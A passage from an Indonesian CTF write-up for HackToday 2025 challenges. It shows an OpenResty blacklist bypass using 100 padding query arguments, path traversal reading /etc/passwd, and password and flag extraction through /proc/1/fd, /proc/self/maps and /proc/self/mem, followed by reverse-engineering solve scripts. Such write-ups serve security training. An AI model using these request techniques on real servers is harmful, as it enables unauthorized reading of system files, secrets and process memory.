                    ngx.say("go find the password first!")
                    ngx.exit(403)
                end
            }
            content_by_lua_block {
                local f = io.open(ngx.var.http_x_filename, "r")
                if not f then
                    ngx.exit(404)
                end
                local start = tonumber(ngx.var.http_x_start) or 0
                local length = tonumber(ngx.var.http_x_length) or
1024
                if length > 1024 * 1024 then
                    length = 1024 * 1024
                end
                f:seek("set", start)
                local content = f:read(length)
                f:close()
                ngx.say(content)
                ngx.header["Content-Type"] =
"application/octet-stream"
            }
        }
    }
```

```
}
```

Pendekatan

Ada beberapa poin yang perlu diperhatikan:

1. Proses pada pertama kali inisiasi

nginx.conf

```
    init_by_lua_block {
        u = io.open("/flag", "r")
        v = io.open("/password", "r")
        x = u:read("*all")
        y = v:read("*all")
        u:close()
        password = string.gsub(y, "[\n\r]", "")
        os.remove("/flag")
        os.remove("/password")
    }
```

File dan password dibaca dan diassign ke variable u, dan v. Setelah itu flag diclose, dan kedua file dihapus. Yang perlu dicatat disini adalah password file handler belum diclose, sehingga apabila kita bisa membaca file descriptornya, maka kita akan bisa membaca konten di dalamnya. Sementara itu flag seharusnya bisa kita baca di memory.

2. Path traversal vulnerability

nginx.conf

```
        location /static {
            alias /www/;
            access_by_lua_block {
                if ngx.var.remote_addr ~= "127.0.0.1" then
                    ngx.exit(403)
                end
            }
            add_header Accept-Ranges bytes;
        }
```

Untuk yang satu ini sudah obvious, karena kita bisa melakukan traversal yang diakibatkan oleh penggunaan directive **location /static** yang kurang tepat, dimana seharusnya menggunakan /static/. Yang perlu dicatat adalah untuk mengakses blok ini, IP kita harus berupa localhost.

3. Restriction yang ketat pada query argument

nginx.conf

```
        location /download {
            access_by_lua_block {
                local blacklist = {"%.", "/", ";", "flag", "proc"}
                local args = ngx.req.get_uri_args()
                for k, v in pairs(args) do
                    for _, b in ipairs(blacklist) do
                        if string.find(v, b) then
                            ngx.exit(403)
                        end
                    end
                end
            }
            add_header Content-Disposition "attachment;
filename=download.txt";
            proxy_pass http://127.0.0.1/static$arg_filename;
            body_filter_by_lua_block {
                local blacklist = {"flag", "hacktoday", "CTF",
"password", "secret", "pass"}
                for _, b in ipairs(blacklist) do
                    if string.find(ngx.arg[1], b) then
                        ngx.arg[1] = string.rep("*",
string.len(ngx.arg[1]))
                    end
                end
            }
        }
```

Ini bagian yang bikin pusing tujuh keliling, terdapat restriksi yang sangat ketat, tidak boleh ada path traversal, string “flag”, “proc”, dan “;”. Serta apabila output dari file terdapat "flag", "hacktoday", "CTF", "password", "secret", "pass", maka outpunya akan diubah menjadi bentuk asterix (“*”).

4. Restricted File read

nginx.conf

```
location /read {
            access_by_lua_block {
                if ngx.var.http_x_password ~= password then
                    ngx.say("go find the password first!")
                    ngx.exit(403)
```

```
                end
            }
            content_by_lua_block {
                local f = io.open(ngx.var.http_x_filename, "r")
                if not f then
                    ngx.exit(404)
                end
                local start = tonumber(ngx.var.http_x_start) or 0
                local length = tonumber(ngx.var.http_x_length) or
1024
                if length > 1024 * 1024 then
                    length = 1024 * 1024
                end
                f:seek("set", start)
                local content = f:read(length)
                f:close()
                ngx.say(content)
                ngx.header["Content-Type"] =
"application/octet-stream"
            }
        }
```

Intinya disini kita bisa read file, dengan range bytes yang bisa kita kontrol menggunakan header X-Start, dan X-Length. Namun dengan persyaratan kita harus mengetahui passwordnya. Dimana kita perlu memasukkan passwordnya di X-Password dan filenya di X-Filename

Solusi

Setidaknya berikut adalah alur yang harus kita capai:

1. Melakukan path traversal
2. Baca password di file descriptor
3. Mengetahui address dari memory dari process yang sedang berjalan
4. Membaca konten flag yang terletak di address.

Tahap pertama adalah untuk melakukan bypass pada restriksi path traversal, Dimana peraturan yang diberikan sangat ketat. Ide kesekian saya setelah berkali-kali gagal adalah, apakah mungkin terdapat behaviour yang serupa untuk bypass preg_match pada php dengan mensuplai data hingga limit yang dapat diterima. Dan ternyata:

OpenResty Reference
https://openresty-reference.readthedocs.io › ... · Terjemahkan halaman ini

Lua Ngx API - OpenResty Reference - Read the Docs

18 Nov 2010 — Note that a **maximum** of 100 **request** arguments are parsed by default (including those with the same name) and that additional **request** arguments ...

Dan yap, ternyata maksimal sizenya adalah 100, jadi kita tinggal bikin dummy param saja agar kita bisa menyusupkan payload di query filename

Path Traversal

```
GET /download?1=1&2=2&3=3&4=4&5=5&6=6&7=7&8=8&9=9&10=10&11=11&12=12&13=13&14=14&15=15&16=16&17=17&18=18&19=19&20=20&21=21&22=22&23=23&24=24&25=25&26=26&27=27&28=28&29=29&30=30&31=31&32=32&33=33&34=34&35=35&36=36&37=37&38=38&39=39&40=40&41=41&42=42&43=43&44=44&45=45&46=46&47=47&48=48&49=49&50=50&51=51&52=52&53=53&54=54&55=55&56=56&57=57&58=58&59=59&60=60&61=61&62=62&63=63&64=64&65=65&66=66&67=67&68=68&69=69&70=70&71=71&72=72&73=73&74=74&75=75&76=76&77=77&78=78&79=79&80=80&81=81&82=82&83=83&84=84&85=85&86=86&87=87&88=88&89=89&90=90&91=91&92=92&93=93&94=94&95=95&96=96&97=97&98=98&99=99&100=100&filename=../etc/passwd
```

Response

Pretty Raw Hex Render \n

```
1  HTTP/1.1 200 OK
2  Server: openresty/1.27.1.2
3  Date: Sun, 10 Aug 2025 15:29:23 GMT
4  Content-Type: text/html
5  Content-Length: 702
6  Connection: keep-alive
7  Last-Modified: Sat, 04 Jan 2025 07:04:48 GMT
8  ETag: "6778dd90-2be"
9  Accept-Ranges: bytes
10 Accept-Ranges: bytes
11 Content-Disposition: attachment; filename=download.txt
12
13 root:x:0:0:root:/root:/bin/sh
14 bin:x:1:1:bin:/bin:/sbin/nologin
15 daemon:x:2:2:daemon:/sbin:/sbin/nologin
16 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
17 sync:x:5:0:sync:/sbin:/bin/sync
18 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
19 halt:x:7:0:halt:/sbin:/sbin/halt
20 mail:x:8:12:mail:/var/mail:/sbin/nologin
21 news:x:9:13:news:/usr/lib/news:/sbin/nologin
22 uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
23 cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
24 ftp:x:21:21::/var/lib/ftp:/sbin/nologin
25 sshd:x:22:22:sshd:/dev/null:/sbin/nologin
26 games:x:35:35:games:/usr/games:/sbin/nologin
27 ntp:x:123:123:NTP:/var/empty:/sbin/nologin
28 guest:x:405:100:guest:/dev/null:/sbin/nologin
29 nobody:x:65534:65534:nobody:/:/sbin/nologin
30
```

Selanjutnya kita baca file descriptor yang mengandung passwordnya, di container, kita bisa lihat kalau ternyata password file descriptornya ada pada /proc/1/fd/6:

```
/proc/1/fd # ls
0  1  2  3  4  5  6  7  8
/proc/1/fd # cat 6
test
```

apabila dari konten yang direspon terdapat "flag", "hacktoday", "CTF", "password", "secret", "pass", maka semua kontennya akan direplace ke “*”, kita bisa menggunakan header **Range** untuk membaca filenya. berikut adalah password yang berhasil kita ekstrak:


passthepasswordisdontlookbehindpasswordsomethingiswatching

Karena kita berhasil mendapatkan passwordnya, kita bisa mengakses endpoint **/read**. Karena target utama kita adalah membaca flag yang tersimpan di dalam memory runtime openresty, kita perlu mengetahui address dari memory proses tersebut. Kita bisa membaca /proc/self/maps untuk melihat layout memorynya. Kita supply filenya di X-Filename, dan passwordnya di X-Password:


read memory layout

```
GET /read  HTTP/1.1
Host: 103.160.212.3:13810
X-Password: passthepasswordisdontlookbehindpasswordsomethingiswatching
X-Filename: /proc/self/maps
sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="138"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
```

```
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```



Sekarang kita bisa kontrol bagian yang mau dibaca menggunakan header X-Start dan X-Length pada file /proc/self/mem, berikut adalah salah satu contoh berhasil dari mengambil informasi flag di memory:



Hasil

hacktoday{g4t3w4y_m1sc0nf1gur4t10n_c0z_tr0ubl3}

REVERSE ENGINEERING

kuis-artimetika

Flag: HACKTODAY{bus3t_pint3r_am4t_lu}

Deskripsi

cuma kuis mtk buat anak kelas 2 sd, tapi kayaknya ada yang aneh?

Author: stezi

Diberikan file exe, mari kita buka di IDA:

main()

```
int sub_403C50()
{
  char v1; // [esp+18h] [ebp-314h]
  char v2; // [esp+1Ch] [ebp-310h]
  char Str[256]; // [esp+20h] [ebp-30Ch] BYREF
  char Str2[256]; // [esp+120h] [ebp-20Ch] BYREF
  char v5[268]; // [esp+220h] [ebp-10Ch] BYREF

  sub_401A70();
  v1 = sub_401460();
  v2 = sub_4014D0();
  puts("Selamat datang di kuis matematika untuk anak kelas 4 SD!");
  puts("1) 1 + 1 = ?");
  fgets(Str, 256, (FILE *)iob[0]._ptr);
  Str[strcspn(Str, "\n")] = 0;
  if ( strcmp(Str, "2") )
    puts("Jawabannya salah! Buset dah dongo lu ya?");
  puts("2) 2 * 2 = ?");
  fgets(Str, 256, (FILE *)iob[0]._ptr);
  Str[strcspn(Str, "\n")] = 0;
  if ( strcmp(Str, "4") )
    puts("Jawabannya salah! Gitu aja gak tau!");
  puts("3) Jika sebuah proton dipercepat hingga tepat 0.999999c di
dalam akselerator linear sepanjang 27 km,");
  puts("    berapa lama waktu proper (dalam femtodetik) yang akan
berlalu bagi proton selama perjalanan tersebut,");
  puts("    dengan asumsi tidak ada kompensasi dilatasi waktu?");
  puts("(dibulatkan hingga 9 angka di belakang koma)");
```

```
  fgets(Str, 256, (FILE *)iob[0]._ptr);
  Str[strcspn(Str, "\n")] = 0;
  sub_4014E0(Str2, v2);
  if ( !strcmp(Str, Str2) )
  {
    sub_401510(v5, v1);
    printf("Benar! Ini flagnya: %s\n", v5);
  }
  else
  {
    puts("Salah. Mungkin lu butuh gelar doktor fisika. Atau mungkin
nggak juga. Gua juga gatau jawabannya :3");
  }
  return 0;
}
```

Notice ada logic print flag disini:

```
  if ( !strcmp(Str, Str2) )
  {
    sub_401510(v5, v1);
    printf("Benar! Ini flagnya: %s\n", v5);
  }
```

Nah kalau kita buka function sub_401510:

sub_401510()

```
int __cdecl sub_401510(int a1, char a2)
{
  int result; // eax

  for ( result = 0; result != 31; ++result )
    *(_BYTE *)(a1 + result) = byte_404020[4 * result] ^ a2;
  *(_BYTE *)(a1 + 31) = 0;
  return result;
}
```

Ada encrypted flag di byte_404020 kepisah tiap 4 byte, nah karena kita tau format flag nya adalah hacktoday{ kita bisa xor encrypted flag dengan known plaintext buat dapetin key, begitu dapet key udah deh:

solve.py

```python
from pwn import xor

enc_flag=[0x62,0x6B,0x69,0x61,0x7E,0x65,0x6E,0x6B,0x73,0x51,0x48,0x5F
,0x59,0x19,0x5E,0x75,0x5A,0x43,0x44,0x5E,0x19,0x58,0x75,0x4B,0x47,0x1
E,0x5E,0x75,0x46,0x5F,0x57]

known = 'hacktoday{'
key = xor(enc_flag[:len(known)], known.encode())
print(key)

flag = xor(enc_flag, key)
print(flag)
```

```
┌──(mirai㉿kali)-[~/CTFs/Hacktoday2025/kuis-aritmetika]
└─$ python3 solve.py
b'\n\n\n\n\n\n\n\n\n*'
b'hacktoday{BUS\x13T\x7fPINt\x13R\x7fAM\x14T\x7fLu]'
```

Masih salah, berarti key kita masih salah, kalau kita coba known plaintext nya itu { terus kita xor sama encrypted flag?

solve.py

```python
from pwn import xor

enc_flag=[0x62,0x6B,0x69,0x61,0x7E,0x65,0x6E,0x6B,0x73,0x51,0x48,0x5F
,0x59,0x19,0x5E,0x75,0x5A,0x43,0x44,0x5E,0x19,0x58,0x75,0x4B,0x47,0x1
E,0x5E,0x75,0x46,0x5F,0x57]

known = b'{'
key = xor(enc_flag[9], known[0])
print(key)

flag = xor(enc_flag, key)
print(flag)
```

```
┌──(mirai㉿kali)-[~/CTFs/Hacktoday2025/kuis-aritmetika]
└─$ python3 solve.py
b'*'
b'HACKTODAY{bus3t_pint3r_am4t_lu}'
```

another flagchecker

Flag: hacktoday{ju5t_N0rm4l_FL4g_CheCK3R_W0nt_hurt_r1Ght?}

Deskripsi

Diberikan sebuah file compiled Rust (hayoyo). Buka di IDA:

```
97   void *v94; // [rsp+130h] [rbp-68h]
98   void **v95; // [rsp+138h] [rbp-60h]
99   char v96[4]; // [rsp+140h] [rbp-58h] BYREF
100  int v97; // [rsp+144h] [rbp-54h]
101  char *v98; // [rsp+148h] [rbp-50h]
102  __int64 v99; // [rsp+150h] [rbp-48h] BYREF
103  char *v100; // [rsp+158h] [rbp-40h]
104  unsigned __int64 v101; // [rsp+160h] [rbp-38h]
105
106  std::env::current_exe(s2);
107  v0 = s2[0];
108  v1 = (char *)s2[1];
109  if ( __OFSUB__(-(__int64)s2[0], 1LL) )
110  {
111LABEL_6:
112    v82 = v1;
113    s2[0] = &v82;
114    s2[1] = <std::io::error::Error as core::fmt::Display>::fmt;
115    src[0] = &off_60650;
116    src[1] = &dword_0 + 2;
117    v88 = s2;
```

Disini dia ngebaca dirinya sendiri, bisa di note dulu.

```
243  {
244    v26 = (char *)v88 + 1;
245    v27 = v85;
246    while ( *v27 ^ 0x4F4C535F47414C46LL | *(_QWORD *)((char *)v27 + 5) ^ 0x3A31565F544F4C53LL )
247    {
248      v27 = (_QWORD *)((char *)v27 + 1);
249      if ( (unsigned __int64)--v26 < 0xE )
250        goto LABEL_39;
251    }
252    v49 = 14LL;
253    v29 = (const char *)&unk_4F3CB;
254    v31 = v85;
255    while ( *(_QWORD *)((char *)v85 + v49 - 14) ^ 0x4F4C535F47414C46LL | *(_QWORD *)((char *)v85 + v49 - 9) ^ 0x3A31565F544F4C53LL )
256    {
257      v50 = 12LL - (_QWORD)v88 + v49++ + 1;
258      if ( v50 == 14 )
259      {
260        v28 = 20LL;
261        goto LABEL_93;
262      }
263    }
264    v52 = (unsigned __int64)v88 - v49;
265    v53 = 0LL;
266    v54 = 0x4F4C535F444E453ALL;
267    v29 = (const char *)&unk_4F3DF;
268    while ( *(_QWORD *)((char *)v85 + v53) ^ 0x4F4C535F444E453ALL | *((unsigned __int8 *)v85 + v53 + 8) ^ 0x54LL )
269    {
270      if ( v88 - 1 == (void **)++v53 )
271      {
272        v28 = 18LL;
273        goto LABEL_93;
274      }
    }
00009ADB _ZN11flagchecker4main17h354b8e92a752ba5fE:257 (9ADB)
```

Ada loop yang menarik, langsung saja kita tanya GPT buat apa:

2) Slot markers in the binary image

The code linearly scans the in-memory bytes to find two markers:

- **Start tag**: `FLAG_SLOT_V1:`
  In decompiled form you'll see 16-byte compares against LE qwords, e.g.:

```c
while (*(_QWORD*)(buf+pos-14) ^ 0x4F4C535F47414C46LL |
       *(_QWORD*)(buf+pos-9)  ^ 0x3A31565F544F4C53LL) {
  pos++;
}
```

`0x3A31565F544F4C53` (LE) is `"SLOT_V1:"`; the other qword is `"FLAG_SLO"` (LE), together spelling **"FLAG_SLOT_V1:"**.

- **End tag**: `END_SLOT:T`
  Also matched by qword+byte:

```c
while (*(_QWORD*)(buf+i) ^ 0x4F4C535F444E453ALL | *(buf+i+8) ^ 0x54) { i++; }
// "END_SLO" + "T"
```


If `END_SLOT:T` appears **before** the start tag, it prints "Corrupt slot".

I see jadi ini sebagai marker buat si logic kode nya yang ngebuka dirinya sendiri terus nyari string FLAG_SLOT_V1:

Terus saya cari logic flag decrypt nya itu ternyata adalah ini

```
do
{
  v45 = v20;
  v46 = *(_BYTE *)(v20 + v44);
  if ( v43 == src[0] )
    alloc::raw_vec::RawVec<T,A>::grow_one(src, &off_605A0);
  *((_BYTE *)src[1] + (unsigned __int64)v43) = v46 ^ 0x42;
  v43 = (void **)((char *)v43 + 1);
  v88 = v43;
  ++v44;
  v20 = v45;
}
while ( v21 != v44 );
if ( v21 <= 0x7F )
{
  v47 = v21 - 128;
```

Length nya dimana? tanya GPT lagi:



Enaknya pwntools sudah ada tools buat buka binary nya sendiri (/proc/self/exe) jadi kita tinggal scripting dikit2 wahaha

solve.py

```python
from pwn import *
path="Chall"
data=read(path)
tag=b"FLAG_SLOT_V1:"
i=data.find(tag)
if i<0:
    print('skill issue')
    exit(1)
print(i)
length=data[i+len(tag)]
print(length)
start=i+len(tag)+1
end=start+length
enc=data[start:end]
flag=bytes(b^0x42 for b in enc).decode(errors="ignore")
print(flag)
```

```
┌──(mirai㉿kali)-[~/CTFs/Hacktoday2025/another flagchecker]
└─$ python3 solve.py
530064
52
hacktoday{ju5t_N0rm4l_FL4g_CheCK3R_W0nt_hurt_r1Ght?}
```

Reverse 101

Flag: hacktoday{dec0mp1le_th3n_4n4lyze_th3_funct1on_r3v3rse_th3_4lg0rithm_4nd_g3t_th3_fl4g5}

Deskripsi

Is the fastest way always the best way?

Author: Nikoo

Diberikan file compiled, buka di IDA:
Ada function verify_flag dimana isinya ada full_transform dan checks

```
1  __int64 __fastcall verify_flag(const char *a1)
2  {
3    unsigned __int8 v2; // [rsp+1Fh] [rbp-11h]
4    int i; // [rsp+2Ch] [rbp-4h]
5
6    if ( strlen(a1) != 86 )
7      return 0LL;
8    for ( i = 0; (unsigned __int64)i < 0x56; ++i )
9    {
10     v2 = full_transform((unsigned int)a1[i], (unsigned int)(i + 1));
11     if ( !((unsigned int (__fastcall *)(_QWORD))checks[i])(v2) )
12       return 0LL;
13   }
14   return 1LL;
15 }
```

full_transform()

```
__int64 __fastcall full_transform(char a1, unsigned int a2)
{
  unsigned __int8 v3; // [rsp+Dh] [rbp-Bh]
  unsigned __int8 v4; // [rsp+Eh] [rbp-Ah]
  unsigned __int8 v5; // [rsp+Fh] [rbp-9h]
  unsigned __int8 v6; // [rsp+10h] [rbp-8h]
  unsigned __int8 v7; // [rsp+11h] [rbp-7h]
  unsigned __int8 v8; // [rsp+12h] [rbp-6h]
  unsigned __int8 v9; // [rsp+13h] [rbp-5h]
  unsigned __int8 v10; // [rsp+14h] [rbp-4h]
  unsigned __int8 v11; // [rsp+15h] [rbp-3h]
  unsigned __int8 v12; // [rsp+16h] [rbp-2h]
  unsigned __int8 v13; // [rsp+17h] [rbp-1h]

  v13 = shift((unsigned int)a1, a2);
  v12 = rot13(v13);
  v11 = rol(v12, (unsigned int)((int)a2 % 8));
```

```
  v10 = keyxor(v11, a2);
  v9 = lookup(v10);
  v8 = not(v9);
  v7 = addpos(v8, a2);
  v6 = swap_nibble(v7);
  v5 = xor_a5(v6);
  v4 = rol3(v5);
  v3 = xor3c(v4);
  return (unsigned __int8)roll(v3);
}
```

checks

```
.data:0000000000006050                 align 20h
.data:0000000000006060                 public checks
.data:0000000000006060 checks          dq offset f0, offset f1, offset f2, offset f3, offset f4
.data:0000000000006060                                         ; DATA XREF: verify_flag+65↑o
.data:0000000000006060                                         ; verify_flag+6C↑r
.data:0000000000006088                 dq offset f5, offset f6, offset f7, offset f8, offset f9
.data:00000000000060B0                 dq offset f10, offset f11, offset f12, offset f13, offset f14
.data:00000000000060D8                 dq offset f15, offset f16, offset f17, offset f18, offset f19
.data:0000000000006100                 dq offset f20, offset f21, offset f22, offset f23, offset f24
.data:0000000000006128                 dq offset f25, offset f26, offset f27, offset f28, offset f29
.data:0000000000006150                 dq offset f30, offset f31, offset f32, offset f33, offset f34
.data:0000000000006178                 dq offset f35, offset f36, offset f37, offset f38, offset f39
.data:00000000000061A0                 dq offset f40, offset f41, offset f42, offset f43, offset f44
.data:00000000000061C8                 dq offset f45, offset f46, offset f47, offset f48, offset f49
.data:00000000000061F0                 dq offset f50, offset f51, offset f52, offset f53, offset f54
.data:0000000000006218                 dq offset f55, offset f56, offset f57, offset f58, offset f59
.data:0000000000006240                 dq offset f60, offset f61, offset f62, offset f63, offset f64
.data:0000000000006268                 dq offset f65, offset f66, offset f67, offset f68, offset f69
.data:0000000000006290                 dq offset f70, offset f71, offset f72, offset f73, offset f74
.data:00000000000062B8                 dq offset f75, offset f76, offset f77, offset f78, offset f79
.data:00000000000062E0                 dq offset f80, offset f81, offset f82, offset f83, offset f84
.data:0000000000006308                 dq offset f85
.data:0000000000006308 _data           ends
```

Dia nge transform tiap byte, terus di check terhadap checks.
Well ada 2 cara, bisa nge bruteforce tiap char terus ngecek apakah udah sama dengan isi checks atau literally nge reverse semua operasi nya. Sy reverse semua operasi nya yang ada di full_transform 🧍 .

solve.py

```
lookup_table=[234,9,103,60,5,79,232,229,45,51,131,3,168,29,170,216,99
,161,111,204,220,209,78,89,72,191,157,119,226,184,244,134,21,61,175,1
5,223,100,230,28,128,185,84,208,164,44,113,105,27,85,203,146,153,130,
66,42,250,140,174,133,115,4,52,73,65,10,104,238,30,211,46,121,2,190,1
59,172,112,156,95,47,124,177,77,202,81,38,123,13,182,242,64,33,225,0,
241,122,210,37,106,163,82,98,34,218,187,214,125,132,120,219,252,32,13
5,215,245,48,198,222,76,231,213,192,227,144,19,152,110,12,217,126,196
,201,248,148,109,138,63,249,200,36,197,101,127,145,149,54,16,167,102,
80,239,181,14,83,224,142,69,176,118,171,251,136,43,246,155,18,165,68,
```

```
53,90,94,41,93,162,116,212,205,25,235,193,74,58,169,199,17,180,49,147
,92,158,160,75,141,20,96,31,137,117,186,11,67,233,88,91,24,97,237,247
,86,195,236,39,221,87,240,178,40,206,194,1,207,71,150,114,56,107,243,
179,166,183,50,143,254,154,129,59,55,23,7,8,108,151,22,139,228,253,17
3,26,188,35,255,62,70,189,6,57]
def B(x):return x&255
def shift(a1,a2):return B((a1-32+((5*a2+3)%94))%94+32)
def rot13(a1):
    if 0x60<a1<=0x7A:return B(((a1-84)%26)+97)
    if not(0x40<a1<=0x5A):return B(a1)
    return B(((a1-52)%26)+65)
def rol(a1,a2):return B(((a1<<a2)&255)|(a1>>(8-a2 if a2 else 0)))
def keyxor(a1,a2):return B(((7*a2+11)%256)^a1)
def lookup(a1):return lookup_table[a1]
def not8(a1):return B(~a1)
def addpos(a1,a2):return B(a1+(a2%17))
def swap_nibble(a1):return B((16*a1)|(a1>>4))
def xor_a5(a1):return B(a1^0xA5)
def rol3(a1):return rol(a1,3)
def xor3c(a1):return B(a1^0x3C)
def rol1(a1):return rol(a1,1)
def full_transform(a1,a2):
    v13=shift(a1,a2)
    v12=rot13(v13)
    v11=rol(v12,a2%8)
    v10=keyxor(v11,a2)
    v9=lookup(v10)
    v8=not8(v9)
    v7=addpos(v8,a2)
    v6=swap_nibble(v7)
    v5=xor_a5(v6)
    v4=rol3(v5)
    v3=xor3c(v4)
    return rol1(v3)
checks=[
    lambda x:x==1,
    lambda x:B(6-x)==104,
    lambda x:x==125,
    lambda x:B(2*x-10)==252,
    lambda x:((x&0xF0)|(x>>4))==102,
    lambda x:B((x^0x3C)+16)==95,
    lambda x:x==144,
```

```
    lambda x:B((2*x)^x)==18,
    lambda x:B(2*x)^0x33==101,
    lambda x:B((x>>2)+85)==135,
    lambda x:x==232,
    lambda x:B(2-x)==86,
    lambda x:x==141,
    lambda x:B(4*x)^0xA5==41,
    lambda x:x==110,
    lambda x:B(15-x)==17,
    lambda x:x==0,
    lambda x:B(3*x-7)==46,
    lambda x:(x>>1)==104,
    lambda x:B((2*x)^x)==249,
    lambda x:B(x+34)^0x77==17,
    lambda x:x==86,
